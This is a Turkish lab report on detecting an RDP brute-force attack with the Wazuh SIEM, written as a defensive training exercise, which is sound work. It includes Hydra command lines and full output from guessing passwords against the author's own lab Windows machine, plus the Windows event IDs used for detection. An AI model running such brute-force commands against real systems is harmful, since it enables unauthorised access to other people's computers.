
ADEO
CYBER SECURITY

Oudoum Ali Houmed

Rapor: RDP Bruteforce Saldırının Tespiti ve Wazuh ile Analizi


Cevap 1: Wazuh Kuruluşu


Öncelikle, Wazuh'u kullanabilmek için bilgisayarıma sanal makine olarak kurup çalıştırdım. Ardından, açık kaynaklı SIEM aracı olan bu yazılımı, '172.20.10.4' IP adresi üzerinden navigasyon arayüzünde başarıyla çalıştırdım.




Cevap 2: Windows işletim sistemine ait bir makine “Wazuh” agani kurulması

Gördüğünüz üzere, öncelikle Wazuh'u kurduktan sonra, '172.20.10.2' IP adresi atanan Windows işletim sistemini Wazuh için başarılı bir şekilde kurdum ve aktif hale getirdim.







Cevap 3: RDP Bruteforce Saldırı gerçekleştirilmesi

Bu bölümde, Wazuh'u kurduktan ve gerekli Windows agent'ı yükledikten sonra, hedef Windows makinesine RDP Bruteforce saldırısı yapacağız. Bu saldırıyı gerçekleştirmek için Kali Linux üzerinden Hydra aracını kullandım. İlgili süreci gösteren resim aşağıda yer almaktadır.

```
┌──(riyankali㉿kali)-[~/Documents]
└─$ sudo hydra -l RiyanHakim -P Passwords 172.20.10.2 rdp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-29 08:54:31
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 12 login tries (l:1/p:12), ~3 tries per task
[DATA] attacking rdp://172.20.10.2:3389/
[3389][rdp] account on 172.20.10.2 might be valid but account not active for remote desktop: login: RiyanHakim password: admin, continuing attacking the account.
[3389][rdp] account on 172.20.10.2 might be valid but account not active for remote desktop: login: RiyanHakim password: 123456789, continuing attacking the account.
[3389][rdp] account on 172.20.10.2 might be valid but account not active for remote desktop: login: RiyanHakim password: 123456, continuing attacking the account.
[3389][rdp] account on 172.20.10.2 might be valid but account not active for remote desktop: login: RiyanHakim password: 12345678, continuing attacking the account.
[3389][rdp] account on 172.20.10.2 might be valid but account not active for remote desktop: login: RiyanHakim password: 1234, continuing attacking the account.
[3389][rdp] account on 172.20.10.2 might be valid but account not active for remote desktop: login: RiyanHakim password: 12345, continuing attacking the account.
[3389][rdp] account on 172.20.10.2 might be valid but account not active for remote desktop: login: RiyanHakim password: password, continuing attacking the account.
[3389][rdp] account on 172.20.10.2 might be valid but account not active for remote desktop: login: RiyanHakim password: 123, continuing attacking the account.
[3389][rdp] account on 172.20.10.2 might be valid but account not active for remote desktop: login: RiyanHakim password: Aa123456, continuing attacking the account.
[3389][rdp] account on 172.20.10.2 might be valid but account not active for remote desktop: login: RiyanHakim password: 1234567890, continuing attacking the account.
[3389][rdp] account on 172.20.10.2 might be valid but account not active for remote desktop: login: RiyanHakim password: UNKNOWN, continuing attacking the account.
[3389][rdp] account on 172.20.10.2 might be valid but account not active for remote desktop: login: RiyanHakim password: 99642356712, continuing attacking the account.
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-29 08:54:38
```

```
┌──(riyankali㉿kali)-[~/Documents]
└─$ sudo hydra -l Users -P Passwords rdp://172.20.10.2 -f -vV -T5 -I
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-29 08:09:13
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 12 login tries (l:1/p:12), ~3 tries per task
[DATA] attacking rdp://172.20.10.2:3389/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 172.20.10.2 - login "Users" - pass "123456" - 1 of 12 [child 0] (0/0)
[ATTEMPT] target 172.20.10.2 - login "Users" - pass "admin" - 2 of 12 [child 1] (0/0)
[ATTEMPT] target 172.20.10.2 - login "Users" - pass "12345678" - 3 of 12 [child 2] (0/0)
[ATTEMPT] target 172.20.10.2 - login "Users" - pass "123456789" - 4 of 12 [child 3] (0/0)
[3389][rdp] account on 172.20.10.2 might be valid but account not active for remote desktop: login: Users password: 123456, continuing attacking the account.
[ATTEMPT] target 172.20.10.2 - login "Users" - pass "1234" - 5 of 12 [child 0] (0/0)
[3389][rdp] account on 172.20.10.2 might be valid but account not active for remote desktop: login: Users password: 12345678, continuing attacking the account.
[3389][rdp] account on 172.20.10.2 might be valid but account not active for remote desktop: login: Users password: admin, continuing attacking the account.
[ATTEMPT] target 172.20.10.2 - login "Users" - pass "12345" - 6 of 12 [child 1] (0/0)
[ATTEMPT] target 172.20.10.2 - login "Users" - pass "password" - 7 of 12 [child 2] (0/0)
[3389][rdp] account on 172.20.10.2 might be valid but account not active for remote desktop: login: Users password: 123456789, continuing attacking the account.
[ATTEMPT] target 172.20.10.2 - login "Users" - pass "123" - 8 of 12 [child 3] (0/0)
[3389][rdp] account on 172.20.10.2 might be valid but account not active for remote desktop: login: Users password: 1234, continuing attacking the account.
[ATTEMPT] target 172.20.10.2 - login "Users" - pass "Aa123456" - 9 of 12 [child 0] (0/0)
[3389][rdp] account on 172.20.10.2 might be valid but account not active for remote desktop: login: Users password: 12345, continuing attacking the account.
[ATTEMPT] target 172.20.10.2 - login "Users" - pass "1234567890" - 10 of 12 [child 1] (0/0)
[3389][rdp] account on 172.20.10.2 might be valid but account not active for remote desktop: login: Users password: password, continuing attacking the account.
[ATTEMPT] target 172.20.10.2 - login "Users" - pass "UNKNOWN" - 11 of 12 [child 2] (0/0)
[3389][rdp] account on 172.20.10.2 might be valid but account not active for remote desktop: login: Users password: 123, continuing attacking the account.
[ATTEMPT] target 172.20.10.2 - login "Users" - pass "99642356712" - 12 of 12 [child 3] (0/0)
[3389][rdp] account on 172.20.10.2 might be valid but account not active for remote desktop: login: Users password: Aa123456, continuing attacking the account.
[STATUS] attack finished for 172.20.10.2 (waiting for children to complete tests)
[3389][rdp] account on 172.20.10.2 might be valid but account not active for remote desktop: login: Users password: UNKNOWN, continuing attacking the account.
[3389][rdp] account on 172.20.10.2 might be valid but account not active for remote desktop: login: Users password: 1234567890, continuing attacking the account.
[3389][rdp] account on 172.20.10.2 might be valid but account not active for remote desktop: login: Users password: 99642356712, continuing attacking the account.
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-29 08:09:20
```

Cevap 3.a) RDP Bruteforce nedir?


RDP Bruteforce Saldırısı, uzaktan masaüstü protokolü (RDP) üzerinden yapılan, sistematik şifre deneme girişimleridir. Saldırganlar, bir kullanıcı adı ve şifre kombinasyonunu doğru tahmin edene kadar tüm olası seçenekleri denerler. Başarılı bir saldırı, saldırgana hedef bilgisayara uzaktan erişim imkânı sağlar [1].

Port numarası: 3389'dır


Örnek RDP Port bağlanma:

Cevap 3.b) RDP Bruteforce "Wazuh" ürününden nasıl tespit edilir?

Wazuh arayüzüne gelip kibananın altından Security Events kısmına geliyoruz. Olay ilk bakışı yapmamız için.



Ardından, burada özel bir filtre ekleyeceğiz. Bu filtre sayesinde yalnızca windows makinemize ait log kayıtlarını göreceğiz. Filtre içerisinde agent.name, is, RiyanHakim yani makinemizin hostname adresini seçiyoruz. Filtreyi kaydettikten sonra üst kısımda test şeklinde aradın.



Cevap 3.c) RDP Bruteforce hangi loglardan tespit edersiniz?

RDP Bruteforce saldırılarının tespiti için, Windows Güvenlik Loglarındaki belirli Event IDs önemlidir. Bu loglar, sisteme yapılan başarısız oturum açma girişimlerini ve potansiyel güvenlik ihlallerini belirlemek için kullanılır. İki kritik etkinlik kimliği şunlardır:

- **Windows Security Log Event ID 4625:** Bu, başarısız bir oturum açma girişimini belirten bir etkinliktir. Bir kullanıcının adı ve şifresi doğru girilmediğinde, bu olay loglanır. Bu, özellikle RDP Bruteforce saldırılarında sıkça görülen bir durumdur, çünkü saldırganlar genellikle doğru kimlik bilgilerini tahmin etmeye çalışırken çok sayıda başarısız girişimde bulunurlar [2].
- **Windows Security Log Event ID 4771**: Kerberos kimlik doğrulama hatalarını belirleyen bu etkinlik, ağ üzerindeki şüpheli girişimleri tespit etmede kullanılır. Kerberos, ağ üzerindeki kimlik doğrulama işlemleri için yaygın bir protokoldür ve bu etkinlik kimliği, güvenlik ihlallerinin erken belirtilerini ortaya çıkarabilir [3].

Cevap 3.d) RDP Bruteforce tespit ettiğiniz ID'si ve logon type'i kaçtır?

Windows Security Log Event ID 4625- Başarısız Oturum Açma Girişimi:

- Bir oturum açma girişimi başarısız olduğunda tetiklenir.

Logon Tipi:

- Logon Tipi 3 (Ağ): Ağ yoluyla yapılan oturum açma girişimlerini ifade eder.

Sonuç

Bu rapor üzerinde Wazuh Manager üzerinden RiyanHakim yani windows agent makinemize yapılan RDP brute force saldırısının çıktılarını inceledik.

Kaynaklar:

[1] Bonuccelli, G. (2022, November 2). What is an RDP Brute Force Attack? *Server and Cloud Blog*. https://www.parallels.com/blogs/ras/rdp-brute-force-attack-091613/

[2] Vinaypamnani-Msft. (2023, March 8). *4625(F) An account failed to log on. - Windows Security*. Microsoft Learn. https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4625

[3] Vinaypamnani-Msft. (2023a, February 17). 4771(F) Kerberos pre-authentication failed. - Windows Security. Microsoft Learn. https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4771